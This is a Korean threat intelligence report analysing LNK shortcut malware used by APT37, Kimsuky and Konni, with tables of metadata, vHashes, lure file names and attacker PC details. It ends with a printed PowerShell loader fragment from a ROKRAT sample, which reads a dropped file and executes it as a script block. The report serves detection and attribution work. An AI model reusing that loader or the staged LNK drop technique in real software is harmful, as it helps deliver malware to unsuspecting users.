ARR - V - 2025 - ② - 612

CAMPAIGN DARK PRISM

Analysis of the LNK Malware Threat from Nation-state Hacking Groups

금융보안원
FINANCIAL SECURITY INSTITUTE

ARR - V - 2025 - ② - 612

CAMPAIGN DARK PRISM

Analysis of the LNK Malware Threat from Nation-state Hacking Groups

금융보안원
FINANCIAL SECURITY INSTITUTE


CONTENTS

본 보고서는 금융보안원에서 자체 수집한 악성코드 샘플 및 침해사고 분석 과정에서 확인된 기술적 사실을 기반으로 작성되었으며, 일부 내용에는 추론이 포함되어 있습니다. 이에 본 보고서의 내용 및 견해는 독자에 따라 다르게 해석될 수 있으며, 금융보안원의 공식적인 입장으로 인용될 수 없음을 밝힙니다.

01. 서론

CAMPAIGN DARK PRISM

2025 사이버 위협 인텔리전스 보고서



대한민국은 지속적으로 국가배후 해킹조직 및 APT(Advanced Persistent Threat) 그룹들의 주요 표적이 되고 있다. 최근 몇 년간 이들 공격자들은 기존의 문서 기반 공격 벡터에서 윈도우 바로가기 파일(LNK)을 활용한 새로운 공격 기법으로 전환하면서 한국의 정부기관, 금융권, 국방 관련 조직 및 민간 기업을 대상으로 지능화된 사이버 공격을 지속하고 있다.

한국을 겨냥한 APT 그룹들의 문서형 악성코드 공격 기법은 소프트웨어 제조사들의 적극적인 보안 대응 조치에 따라 지속적으로 진화해왔다. 과거 공격자들은 주로 한컴의 HWP 문서에 포함된 EPS(Encapsulated PostScript) 취약점을 악용했다. CVE-2017-8291과 같은 제로데이 취약점을 통해 대량의 감염을 시도했으나, 한컴이 EPS 처리 모듈을 완전히 제거하면서 이 공격 경로는 차단되었다.

또한 Microsoft Office의 VBA 매크로와 Excel 4.0 매크로를 악용한 공격이 활발히 진행되면서 CVE-2017-11882와 같은 오래된 취약점도 악용되었으나, 2022년도 Microsoft의 매크로 기본 비활성화 정책 시행 및 AMSI(Antimalware Scan Interface) 통합을 강화하면서 이 공격 방식 또한 효과가 크게 감소했다.

기존 문서 기반 공격 경로들이 차단되자, 공격자들은 윈도우 바로가기(LNK) 파일을 새로운 공격 벡터로 채택하면서 더욱 더 효과적인 공격을 펼쳐나가게 되었다. 위협의 급격한 증가를 보여주는 통계[1] 에 따르면, 악성 LNK 파일 탐지 건수가 2023년 21,098건에서 2024년 68,392건으로 224% 증가하며, 전년 대비 50% 이상의 급격한 증가세를 기록했다.

본 위협 인텔리전스 보고서는 2024년 1월부터 2025년 9월까지 금융보안원에서 자체적으로 수집한 국가배후 해킹조직들의 LNK 악성코드 샘플 약 200여개에 대한 기술적 분석과 공격자들의 TTP[2] 변화 양상, C2 통신 트래픽을 심층 분석한 내용을 담고 있다. Prism 광학도구가 하나의 빛을 여러 색으로 분산하듯이, LNK 악성코드라는 하나의 공통된 공격 수단에서 펼쳐지는 국가배후 해킹조직들의 다층적 위협 양상을 포착하고자 보고서 제목을 'Campaign: Dark Prism'으로 명명하였다.

[1] https://m.boannews.com/html/detail.html?idx=137996

[2] Tactics, Techniques, and Procedures

02. LNK Metadata 분석

CAMPAIGN DARK PRISM

2025 사이버 위협 인텔리전스 보고서

LNK(Link Binary File) 파일은 윈도우 운영체제에서 바로가기 링크를 생성하기 위해 사용되는 이진 파일 형식이다. 내부적으로 복잡한 구조와 다양한 Metadata를 포함하고 있어 포렌식 분석과 악성코드 탐지에 중요한 정보를 제공한다.

LNK Header (76 Bytes)
Link Info
String Data
Extra Data

[LNK 파일 구조]

LNK 파일의 Header는 76바이트로 구성되며, 파일의 핵심 정보를 담고 있다. 주요 필드로는 LNK Header, Flag, MAC Time 등이 있으며 각 필드별 의미는 아래와 같다.

- **LNK Header 필드**
  - 파일 실행과 관련된 중요 제어 정보 포함
  - ShowWindow: 대상 프로그램 실행 시 창 표시 방식

값	상수명	설명
0	SW_HIDE	윈도우 창을 숨김 (화면에 표시하지 않음)
1	SW_NORMAL	일반 크기로 윈도우 창 표시 (기본값)
2	SW_SHOWMINIMIZED	최소화된 상태로 윈도우 창 표시
3	SW_SHOWMAXIMIZED	최대화된 상태로 윈도우 창 표시
4	SW_SHOWNOACTIVATE	일반 윈도우 창 크기이지만 비활성화 상태
5	SW_SHOW	현재 윈도우 창 크기와 위치로 윈도우 창 표시
6	SW_MINIMIZE	윈도우 창 최소화
7	SW_SHOWMINNOACTIVE	최소화된 상태의 윈도우 창 크기이지만 비활성화 상태
8	SW_RESTORE	이전 상태로 복원

  - Hot Key: 바로가기 파일 실행을 위한 키보드 단축키 정의
  - File Size: 대상 파일의 크기를 정의

- **LNK Flag 필드**
  - LNK 파일의 구조와 포함된 데이터를 나타내는 정보
  - 아래는 악성 LNK 파일 분석 시 자주 등장했던 필드값이며, 이외에도 다양한 필드값들이 정의되어 있음

값	상수명	설명
0x00000004	HasName	이름 문자열 포함 여부
0x00000008	HasRelativePath	상대경로 포함 여부
0x00000020	HasArguments	명령행 인수 포함 여부
0x00000040	HasIconLocation	아이콘 위치 포함 여부
…	…	…

- **MAC Time**
  - LNK 파일의 Create/Modify/Access 타임스탬프 필드
  - 해당 필드 정보는 보통 포렌식 분석에서 활용될 수 있으나, 실제 악성 샘플들의 필드값은 대부분 LNK 생성 자동화 도구로 채워지므로, 큰 의미는 없음

- **VirusTotal vHash (VirusTotal에 업로드된 샘플만 확인 가능)**
  - VirusTotal에서 개발한 유사성 해싱 알고리즘
  - 파일의 구조적 특성을 기반으로 생성되는 해시값으로, 동일한 공격 그룹이 생성한 유사 변종 악성 샘플들을 추가로 헌팅하는데 사용
  - 단, 비슷한 유형의 샘플이라도 vHash 값이 다른 경우도 존재하며, 해당 정보는 공격그룹을 분류하는데 참고 정보로 활용 가능 (절대적 분류기준이 아님)

[VirusTotal에서 확인가능한 vHash 정보]

아래는 2024년 1월부터 보고서 작성 시점인 2025년 9월까지 자체적으로 수집한 국가배후 해킹조직의 LNK 악성코드 샘플 200여개를 대상으로 LNK 코드 패턴과 메타데이터 및 vHash 값을 기준으로 각 공격그룹별 특징을 정리한 내용이다.

1. APT37 (ScarCruft)

APT37 해킹조직은 주로 LNK 악성 샘플을 통해 ROKRAT, NubSpy Malware를 주로 유포하고 있으며, 최종 페이로드에 따라 샘플 별 vHash값의 분포는 아래 표와 같다. 최종 페이로드로 ROKRAT을 유포하는 LNK 샘플의 경우 페이로드 드롭 패턴이 대부분 유사한 형태를 띄고 있으나, vHash가 모두 동일하지 않고 나뉜 것을 볼 수 있다. 따라서 vHash 값은 공격그룹을 분류하는 것에 사용되지 않고, 유사한 변종 샘플을 헌팅할 때 좀더 유용하게 사용할 수 있음을 알 수 있다.

최종 페이로드	vHash	파일명
NubSpy Malware	29311c89524239fc993eb8b57d437082	- NKView.hwp.lnk
	3ad1730a47311ecc7eafa4797189d7c3	- 202507_3934823.html.lnk (우편번호 변경 안내)
	9f95e029f29088d2136a0888178559b0	- 202507_998978.html.lnk (우편번호 변경 안내) - 202508_23141.html.lnk (우편번호 변경 안내)
ROKRAT Malware	16c14f228d3bc30451ed2a7199ea4e29	- 김국성강의자료.lnk - 동북공정(미국의회조사국(CRS Report).lnk - 북러 밀착후 중국정부의 대북정책 변화.lnk - 북한이탈주민의 성공적인 남한정착을 위한 아카데미 운영.lnk - 이상용.lnk - 통일열차.hwp.lnk - 통일열차9월10일원고(화).lnk - 한국군사학논총 위장 악성코드 - 국가정보와 방첩 원고.hwp.lnk
	1be1b33472895e68e30c53bd2e6398bd	- 국가정보연구회 소식지(52호).lnk
	37322b116576e7fd73ffa5a903dae537	- sample2.docx.lnk (생산라인 관련 중국어 문서)
	6087a89e70a9be5f87c84a5ccbc94560	- 통일열차.hwp.lnk
	71c6facaa2f1286e89ee2157be9f0f8b	- Gate access roster 2024.xlsx.lnk
	cd8ca036f833d99530e28a8132301ca5	- (안보칼럼) 반국가세력에 안보기관이 무기력해서는 안된다.lnk - 공적조서(개인, 양식).lnk - 김성민대표님모금캠페인.lnk - 이력서.lnk - 정보접근권.lnk
	e6013a1b87607ddf774a1388693f3636	- 미끼문서 없음

다음은 LNK 파일 Metadata 중 Flags 필드에 관한 내용이다. 마찬가지로 최종 페이로드에 따라 LNK Flags 필드의 값이 나뉘는 것을 확인할 수 있으며, 각 필드의 의미는 다음과 같다.

최종 페이로드	필드 값	의미
ROKRAT	Description	설명 (파일에 대한 부가 설명)
	ExpString	환경변수 포함 경로
	PreferEnvPath	환경변수 경로 우선 플래그 (경로 해석 시 환경변수를 우선 적용)
ROKRAT/ NubSpy 공통	CommandArgs	명령줄 인수 (파라미터)
	IconFile	아이콘 파일 경로 (사용자 지정 아이콘 지정)
	Unicode	유니코드 플래그 (파일 내 문자열의 인코딩 방식)
NubSpy	IDList	Shell ID 리스트 (대상 파일/폴더를 가리키는 Shell ID List) 섹션
	ExpIcon	아이콘 위치 (환경변수를 포함한 미확장 경로 저장)

APT37 해킹조직의 LNK MAC Time은 최종 페이로드의 종류와 상관없이 모두 동일한 값 (1970-01-01T00:00:00Z) 이 관찰되었으며, 이는 APT37 해킹조직의 악성코드 제작 방식이 자동화된 도구를 이용한다는 것으로 추정해볼 수 있다.

LNK Header 필드는 바로가기 파일 실행 시 옵션을 제외하고는 모두 동일한 값이 관찰되었다. 이 역시 자동화된 도구에 의해 임의로 채워진 것으로 추정된다.

최종 페이로드	필드 값	의미
ROKRAT	SW_SHOWMIN NOACTIVE	- LNK 실행 시 대상 프로그램 창이 “최소화된 비활성 상태” 로 열림 - 악성코드가 자신의 존재를 숨기기 위한 트릭
NubSpy	SW_NORMAL	- LNK 실행 시 대상 프로그램 창이 “일반 크기”로 열림
공통	Hot_Key : (0+0)	- LNK 파일에 할당된 단축키 없음
	File_Size : 0	- LNK 파일이 가리키는 대상 파일의 크기 0 바이트 - 아래 3가지 중 하나에 해당 > 실제 아무 내용이 없는 0 바이트 파일 > 폴더나 제어판 항목 등 크기가 없는 대상을 가리키는 경우 > 악성코드나 특정 도구가 LNK 파일을 생성하면서 파일 크기 정보를 0으로 설정

2. APT43 (Kimsuky)

APT43 (Kimsuky) 해킹조직은 LNK Arguments 필드의 코드로 PowerShell/JavaScript 등을 활용하며 페이로드 드롭 및 전달 방식도 다양하고, 페이로드 코드를 난독화하는 등 다른 해킹조직에 비해 상당히 적극적인 코드 변화가 관찰되었다.

Kimsuky 해킹조직은 앞서 확인했던 APT37과는 달리 최종 페이로드에 따른 vHash 분포의 특징이 관찰되지 않고, 아래 표와 같이 다양한 vHash 분포가 관찰되었다.

1f09a7d48790ff03763e4367a66a305c	c95e4a0a380e0d58bb7500339bc65cd1	1aa7a77b178de1d39c27b8d6a7da2989
4f88671l0039efa0d560bfb4e0b2227f	ce6594545f8cb15b4d2751b26de8d57c	5dc0d46c90e85ba08fd7b36606d17fce
80361a31f332f78b375a62ca40720220	4525043ddbe3bab56ea3050d174ac441	f5f83a1eb21cb6e61842447d32f57bf9
196b589437382d40ffd674c3542a5a3e	534269d2d3b3999cbc1cd4de90a0726f	16c14f228d3bc30451ed2a7199ea4e29
c7494a6a9ea9e089e2ce506fbca284f1	7a87e87fb500204935dacba2bfdf1edd	a7d49682c77ec5593687c9ae82b8f3ad
d6d84067360338bd1a15e14bebc62a7b	dcd655785e659fc04306c62de6adfae2	7b2b468622dfcf197dbcbf116f4e7395
50bd520a6bf462ddda543dde6589e654	c920f31570fd20debf4302b7bc7eb35e	3ee3aa7c4ee66a325a963a1cef517420
b8a31d69f80f7d17c90746859f5e6e73	1195e280c3c9bea148a51f35f9dd4a63	f48a3fdeac1bc4001b3ef8ca3d255667
14feda677ba7c2a017153ac5410ffc08		

LNK Flags 필드의 경우 일부 샘플을 제외하고는 비슷한 Flag 값들을 가지고 있었으며, 관련 내용은 아래와 같다. 이는 추가 페이로드 드롭 패턴, 초기 LNK Arguments 코드 종류와는 상관없이 공격자가 임의로 도구를 활용한 자동 생성한 결과로 추정된다.

Flag	Count
Description, CommandArgs, IconFile, Unicode, ExpString, PreferEnvPath	36
IDList, LinkInfo, RelativePath, CommandArgs, IconFile, Unicode, TargetMetadata	29
Description, RelativePath, CommandArgs, IconFile, Unicode, ExpString, PreferEnvPath	3
IDList, LinkInfo, RelativePath, WorkingDir, CommandArgs, IconFile, Unicode, ExpIcon	1
IDList, LinkInfo, Description, CommandArgs, IconFile, Unicode, TargetMetadata	1
IDList, LinkInfo, CommandArgs, IconFile, Unicode, TargetMetadata	1
IDList, LinkInfo, Description, CommandArgs, IconFile, Unicode, ExpIcon, TargetMetadata	1
CommandArgs, IconFile, Unicode, NoLinkInfo, ExpString, PreferEnvPath	1
IDList, LinkInfo, Description, CommandArgs, Unicode	1

MAC Time 필드의 값 역시 대부분 동일한 값 (1970-01-01T00:00:00Z)을 가지며, 일부 샘플에서 비교적 최근 시간대가 기록되어있으나 실제 악성코드 제작 및 수정 시간 정보는 아닌것으로 추정된다.

LNK Header 필드는 SHOW_WINDOW 항목의 값이 '1' (SW_NORMAL)인 경우와 '7' (SW_SHOWMINNOACTIVE)인 경우로 나눌 수 있다. '1' (SW_NORMAL)의 경우 File_Size가 '43,520' 고정값이 기록되어있고, '7' (SW_SHOWMINNOACTIVE)인 경우 File_Size가 '0' 값으로 고정되는 패턴을 보였다.

#1	show_window': 1, 'show_window_str': 'SW_NORMAL', 'hot_key': '(0+0)', 'file_size': 43520
#2	show_window': 7, 'show_window_str': 'SW_SHOWMINNOACTIVE', 'hot_key': '(0+0)', 'file_size': 0


추가로 APT43 해킹조직이 만든 LNK 악성파일들 중 일부 샘플에는 LNK 악성파일이 제작된 PC의 환경정보 일부가 담겨있는 것을 확인할 수 있다. 확인 가능한 PC 환경정보는 장치 이름, MAC 주소 및 제조사, 저장장치의 Volume Serial Number 정보이다.

장치 이름	MAC 주소	제조사	Volume Serial Number
admin	dc:a2:66:17:61:c2	Unknown (0xdca266)	403e-8f29
desktop-06vseh4	00:0e:c6:fc:25:72	ASIX ELECTRONICS CORP.	0fda-1026
desktop-0jpcpit	e0:d5:5e:8b:fb:d6	GIGA-BYTE TECHNOLOGY CO.,LTD.	9038-4211
desktop-4t1hr96	ef:7a:e0:44:2d:0a	Unknown (0xef7ae0)	8aa7-818a
desktop-6ko8d2u	fd:fb:10:8c:c7:3e	Unknown (0xfdfb10)	8aa7-818a
desktop-iihqrp1	93:89:6b:c4:2e:43	Unknown (0x93896b)	8aa7-818a
desktop-ddkkbvd	bd:a4:3b:ca:e5:38	Unknown (0xbda43b)	1aef-8935
desktop-ddkkbvd	c0:35:32:15:70:0e	Unknown (0xc03532)	1aef-8935
jooyoung	50:b7:c3:96:87:f1	Samsung Electronics Co.,Ltd	26d3-6e63
win-kejvo9cld80	00:15:5d:15:0e:b7	Microsoft Corporation	7280-f661

(각 정보는 임의로 수정 가능한 정보이며, 공격자가 임의로 생성한 가상화 PC환경일 수도 있음)

공격자는 다수의 LNK 악성파일을 생성하면서 하나의 PC 환경이 아닌 여러 PC 환경을 이용했고, 각 PC 환경에서 단기간에 유사/변종 LNK 샘플들을 제작한 것으로 추정된다.

장치 이름	SSDeep	(탐지날짜) 샘플명
desktop-06vseh4	48:8voMpxxNBBeh9ySqZ8wM···:8vfxNrWwMN25sApvKcYEnWD	(250521)미끼문서없음
	48:8voMQ4hSJZF+MXwc92S···:8vr8wc92pMp2vKcYEnWL	(250605)원우코리아.lnk
	48:8voMsDk4hSJZF+...:8vc8wcp2pMppvKcYEnWL	(250610)김준호님.lnk
	48:8voMMiUx3Q4hSJZF+...:8vDUJz8wca2pMpWvKcYEnWL	(250616)서류.docx.lnk
	48:8DFvy4cWjb7ThTSYF9iJ···:8DF5bflSYF94SLfs0lNOAMpccYE3qy	(250806)자료.pdf.lnk
desktop-6ko8d2u	192:8jdFrHw931yiwydoMmOMiMOeW···:QyFyiwyKM3x0P4v0	20250410_70404.xls.lnk
	192:8jdTfHwl3iyAwydoMmOMiMOeW···:QEyyAwyKM3x0P4v0	20250410_83840.xls.lnk
	192:8jd2HwW3vycwydoMmOMiMOeW···:QifycwyKM3x0P4v0	20250411_96412.xls.lnk
	192:8jdHHw13cyxwydoMmOMiMOeW···:QIMyxwyKM3x0P4v0	(250430)미끼문서없음
	192:8jdRHwH3HyYwydoMmOMiMOeW···:Qc3yYwyKM3x0P4v0	(250430)미끼문서없음
	48:8jdq5IwjISqZSa+eXXKlw3/C2SnV···:8jdqUQiuw3/C24wyevyWN	(250502)가이드.pdf.lnk
	48:8jdq5IzzISqZSa+eXXKlw3/Q22Sn···:8jdq7Qiuw3/B24wyevyWN	(250506)KISA알림.lnk
	192:8jd+MweA/3Eqwydnpsnhmt···:QV4UqwyFihmNmWTsds3zSKj	(250628)미끼문서없음
desktop-ddkkbvd	24:8/JJJ9VhXyM+AcESKbK3DYq···:8h1wESKbuBaMvMmXEiajmYks	(250316)납부고지서.lnk
	24:8TJJJ9VhXyM+AcESKbKxeYqV···:8F1QESKblBaMvMmXEiajmYks	(250325)성범죄자 신상고지.lnk
	24:8Jwzx+qO7u+ADSKbK5c···:8SNvSKbiecdLXuHgBqXEiajwYks	(250529)국세고지서.lnk
jooyoung	192:8VOZVE3uwM3dqwYVVn/···:IOZI3dQ/asGsls3M7EL+41+H	20250201_388165727.lnk
	192:8VOZ2uwB3xDwHdV4ApV2UqoTjq···:IOZy3xk4ApcUpjVBz3v	20250206_68013.docx.lnk
	192:8VOZmquw+319wHbaoGWuUV···:IOZe31qaoTDzLhnpczcg	20250211_03837.docx.lnk
	192:8VOZTuwt3IEwHdV4ApV2UqoTjqxW···:IOZz3In4ApcUpjVBz3v	20250205_72729.docx.lnk
win-kejvo9cld80	96:8LgZwNqv5lk0IEe8rjEvxpF···:8LgZwNqhlfx3rEU+70JUv6WWeF	20250324_02457.xls.lnk
	192:8Lg2WfwNqhbfM3YULz/LRf5bNj···:Wg7eUbE3JbbtV9/zr2t	20250402_62842.hwp.lnk
	192:8LgewNqhnfj3bULz/LRf5bNjVdH···:WgnUnr36bbtV9/zr2t	20250401_90245.hwp.lnk
	192:8LgLwNqh3fP32ULz/LRf5bNjVdH···:WgCU3H33bbtV9/zr2t	(250422)미끼문서없음
	192:8Lgsj6wNqhbfk3HURHVRfRL3N···:WgsjrUbs3aHV7tV8MzHrle	(250422)미끼문서없음
	192:8LgtwNqhNfO3sULz/LRf5bNjV···:WgwUNm31bbtV9/zr2t	(250527)미끼문서없음



[공격자 PC 환경정보 별 악성파일 샘플 정보]

3. UNC4531 (Konni)

UNC4531 (Konni) 해킹조직의 LNK Arguments 코드는 PowerShell을 활용한 악성코드 유포 방식을 활용하며, LNK 파일의 변화나 추가 페이로드 다운로드 패턴, 코드 난독화 등이 다른 해킹조직에 비해 매우 적은 편이다.

d1baf7e6d41aa293392ce63e1155ec95	880a30ad00d8c2ebebd5bbe97a798d3f	960d918fd0300baa0b42665cfcf38aa8
3a6852c714ff02ee6fdd163bf6165add	2a8634a7de2ec4cfed32b1a3b6d84acb	1195e280c3c9bea148a51f35f9dd4a63
ac645a192bc03a70a6d39a557d16b611	0449fda77e2f4259c7ccaa03bf7a72d0	c42496d10178df8d7b86d44f25f8a2b5
de087c64633e269b7d1872843cf63eb5	4b70b95e9271868d144716e0645af47b	e00022401e2609cd6c504ad84f8b1729
635ab469e51acc79b61f2e5db6ed8e98	97524cef85a89e660daf42cbf19d799c	5022ad3e9b55dbb8f7aed709201da950
bf794b43a6e07c4ae194f210377f482f	29816d9e8619938eba92d5fccfec9f30	f0db8c4d4f43f7a9d47d21e93b1a35f4
ec6e7b359486831463fd699c0fde91cc	b3fbdc327d928f2bd034058f8f816fb1	f0ef1d20708e5619cbc406e8fa820d26
32979d42475c504edfa0146731737212	d98115b16803715ae6149b46db30f91b	

LNK Flags 필드 역시 헌팅된 대부분의 샘플이 비슷한 값을 가지고 있고, MAC Time 필드는 Kimsuky 해킹조직과 비슷하게 일부 샘플을 제외하고는 자동으로 생성된 값인 1970-01-01T00:00:00Z 값을 가지고 있다.

Flag	Count
Description, CommandArgs, IconFile, Unicode, ExpString, PreferEnvPath	56
IDList, LinkInfo, Description, CommandArgs, IconFile, Unicode, ExpString	4
CommandArgs, IconFile, Unicode, NoLinkInfo, ExpString, PreferEnvPath	2
IDList, CommandArgs, IconFile, Unicode, ExpIcon	3
HasName, HasArguments, HasIconLocation, IsUnicode, HasExpString, PreferEnvironmentPath	1

LNK Header 필드는 헌팅된 대부분의 샘플이 #1의 값을 가지고 있고, 일부 샘플은 #2의 값을 가진 것으로 관찰된다. #1의 특징은 SHOW_WINDOW 항목의 값이 '7' (SW_SHOWMINNOACTIVE)인 경우 File_Size 항목은 '0' 값을 가지며, #2의 특징은 SHOW_WINDOW 항목의 값이 '1' (SW_NORMAL)인 경우 File_Size 항목에 '245248' 값으로 고정되는 특징이 있다. 이는 실제 악성파일의 사이즈와 다르며, 악성코드 생성 자동화 도구에 의해 생성된 것으로 추정된다.

#1	show_window': 7, 'show_window_str': 'SW_SHOWMINNOACTIVE', 'hot_key': '(0+0)', 'file_size': 0
#2	show_window': 7, 'show_window_str': 'SW_SHOWMINNOACTIVE', 'hot_key': '(0+0)', 'file_size': 245248

UNC4531 해킹조직의 일부 LNK 샘플에도 공격자 PC의 환경정보가 일부 남아있는 것을 확인할 수 있다. 남아있는 정보는 Target Path 필드와 Volume Serial Number 필드이며 관련 정보는 아래와 같다.

파일명	Target Path	Volume Serial Number
- 북한주민 인터뷰 내용.hwp.lnk - 첨부1_소명자료 목록(탈세제보).hwp.lnk - 소명자료 목록.hwp.lnk - 하영재단 장학금 신청서.hwp.lnk	My Computer (Computer) : C:₩Windows₩System32₩cmd.exe	EE62-C3E4

Campaign Dark Prism
2025 사이버 위협 인텔리전스 보고서

03. APT37 (ScarCruft)

1. ROKRAT Malware

[APT37 해킹조직의 유형별 악성코드 헌팅 타임라인]

APT37 해킹조직이 유포한 LNK 악성파일은 총 24개 샘플이 헌팅되었으며, 그중 20개 샘플이 최종 페이로드로 ROKRAT 악성코드를 드롭하여 실행한다. 페이로드를 드롭하는 패턴이 시간이 지남에 따라 조금씩 개선된 형태를 띄고 있으며, 각 기간별 페이로드 드롭 패턴이 유사한 것끼리 그룹화하여 분류하였다. 패턴 분류 기준은 LNK 악성코드가 최종 페이로드인 ROKRAT 악성코드를 드롭하여 실행하기까지 XOR Decrypt를 몇 번 수행하는지에 따라 나뉘게 된다.

- Type 1 (2024년 2월 ~ 2024년 4월) : XOR Decrypt 1번 수행
- Type 2 (2024년 10월 ~ 2025년 4월) : XOR Decrypt 2번 수행
- Type 3 (2025년 6월 ~ 현재) : XOR Decrypt 3번 수행

Payload Drop Pattern


Type 1

Type 1 샘플들은 최종 페이로드인 ROKRAT을 드롭하기까지 1번의 XOR Decrypt를 수행하는 것이 특징이다. 해당 샘플들은 2024년 2월부터 4월까지 탐지되었으며, 관련 샘플 정보는 아래와 같다.

탐지 날짜	파일명	vHash
2024.02.21.	(안보칼럼) 반국가세력에 안보기관이 무기력해서는 안된다.lnk	cd8ca036f833d99530e28a8132301ca5
2024.02.22.	이상용.lnk	16c14f228d3bc30451ed2a7199ea4e29
2024.04.03.	동북공정(미국의회조사국(CRS Report).lnk	16c14f228d3bc30451ed2a7199ea4e29
2024.04.03.	sample2.docx.lnk (생산라인 관련 중국어 문서)	37322b116576e7fd73ffa5a903dae537
2024.04.09.	Gate access roster 2024.lnk	71c6facaa2f1286e89ee2157be9f0f8b

전체적인 실행흐름은 LNK 파일을 실행하면 3개의 파일을 드롭하고, 최종 페이로드인 ROKRAT을 XOR 디코딩하여 메모리에 인젝션하는 순서로 진행된다.

1. LNK 파일 실행
2. LNK 파일 내 특정 Offset에서 데이터 추출 및 파일로 저장
   - BAT 파일, DAT1 파일, DAT2 파일 생성
   - BAT 파일 실행
3. BAT 파일에 의해 DAT1 파일을 파워쉘 명령으로 실행
4. DAT1 파일은 DAT2 파일을 읽어서 메모리에 로드
5. DAT2 파일 앞부분에 존재하는 쉘코드에 의해 DAT2 파일 XOR 복호화
6. XOR 복호화된 데이터(ROKRAT 악성코드)를 실행



[ROKRAT Malware Type 1 실행흐름]

아래는 Type 1의 코드 실행 과정을 분석한 내용이며, 대상 샘플은 “동북공정(미국의회조사국(CRS Report).lnk” 이다. LNK 악성파일 실행 시 LNK 파일 내 특정 Offset에서 데이터를 추출하여 각각 price.bat, para.dat, panic.dat 파일로 저장한다. 드롭된 3개의 파일 중 BAT 파일(price.bat)이 가장 먼저 실행되며, 첫번째 DAT 파일인 ‘para.dat’ 파일의 내용을 읽어서 실행한다.

```
$stringPath=$env:temp+'\'+'para.dat';
$stringByte = Get-Content -path $stringPath -encoding byte;
$string = [System.Text.Encoding]::UTF8.GetString($stringByte);
$scriptBlock = [scriptblock]::Create($string);
&$scriptBlock;
```

